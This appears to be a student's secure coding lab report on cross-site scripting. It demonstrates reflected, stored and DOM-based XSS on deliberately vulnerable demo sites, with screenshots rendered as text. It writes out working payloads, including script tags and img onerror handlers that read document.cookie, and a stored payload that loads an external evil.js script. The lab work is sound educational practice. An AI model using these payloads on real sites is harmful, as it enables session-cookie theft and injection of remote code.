

# SECURE CODING LAB-5

## 24-02-2021

SLOT-L39+L40  
18BCN7128  
SEGU NAIMISHA

### QUESTION-1

How secure coding related to XSS?

### ANSWER

When code is written securely then the attacks and efficiency of code can be increased. To prevent the attack the application must neutralize/sanitize the user input. By writing better XSS script and verifying can improve the security.

### QUESTION-2

Rxss on demo website

### CODE

- `<u>learning</u>`

The logo for Bobazillion, featuring the word "bobazillion" in a stylized font. The letters "b", "o", "a", and "i" are replaced by colored circles: red, green, blue, and yellow respectively. The rest of the letters are in a dark blue font.

Sorry, no results were found for **learning**. [Try again.](#)

- `<br>learning</br>`

The logo for Bobazillion, featuring the word "bobazillion" in a stylized font. The letters "b", "o", "a", and "i" are replaced by colored circles: red, green, blue, and yellow respectively. The rest of the letters are in a dark blue font.

Sorry, no results were found for  
**learning**  
. [Try again.](#)

- `<p style="color:green;">It's green color</p>`



Sorry, no results were found for

**It's green color**


. [Try again.](#)

- `<a href="https://thedj.tech">deviJagannadh</a>`




Sorry, no results were found for [deviJagannadh](#). [Try again.](#)


- `<script>alert(1)</script>`



- `<script>alert("You can be hacked !")</script>`




- `<script>alert(document.cookie);</script>`




Sorry, no results were found for . [Try again.](#)

- `<script>confirm(document.cookie)</script>`



- `<img src=x onerror=prompt(1)>`




### QUESTION-3


Stored xss on demo website


### CODE


`<img src=x onerror="alert('Pop-up window via stored XSS');"`

**BlathrBox** Blabber with your friends

**You**  
Wed Feb 24 2021 22:52:06 GMT+0530 (India Standard Time)  
Welcome!  
This is your *personal* stream. You can post anything you want here!

**You**  
Wed Feb 24 2021 22:52:16 GMT+0530 (India Standard Time)  
hello party A

**You**  
Wed Feb 24 2021 22:52:36 GMT+0530 (India Standard Time)  
.




Share status!


An embedded page at xss-doc.appspot.com says  
Pop-up window via stored XSS



OK



<img src=x onerror="alert(document.cookie);" data-bbox="111 439 550 460"/>


**BlathrBox** Blabber with your friends

**You**  
Wed Feb 24 2021 22:52:06 GMT+0530 (India Standard Time)  
Welcome!  
This is your *personal* stream. You can post anything you want here!

**You**  
Wed Feb 24 2021 22:52:16 GMT+0530 (India Standard Time)  
hello party A

**You**  
Wed Feb 24 2021 22:52:36 GMT+0530 (India Standard Time)  


**You**  
Wed Feb 24 2021 22:53:59 GMT+0530 (India Standard Time)  






Share status!

An embedded page at xss-doc.appspot.com says

OK

```
<img src=1
onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static
/evil.js';document.body.appendChild(s);"
```



#### QUESTION-4


DOM xss on demo website

#### CODE

- <http://brutelogic.com.br/tests/sinks.html>



- [http://brutelogic.com.br/tests/sinks.html?name=Naimisha<img src=x onerror=alert\(document.cookie\)>](http://brutelogic.com.br/tests/sinks.html?name=Naimisha<img src=x onerror=alert(document.cookie)>)



- [http://brutelogic.com.br/tests/sinks.html?index=alert\(document.cookie\)](http://brutelogic.com.br/tests/sinks.html?index=alert(document.cookie))



- [http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert\(1\)](http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1))

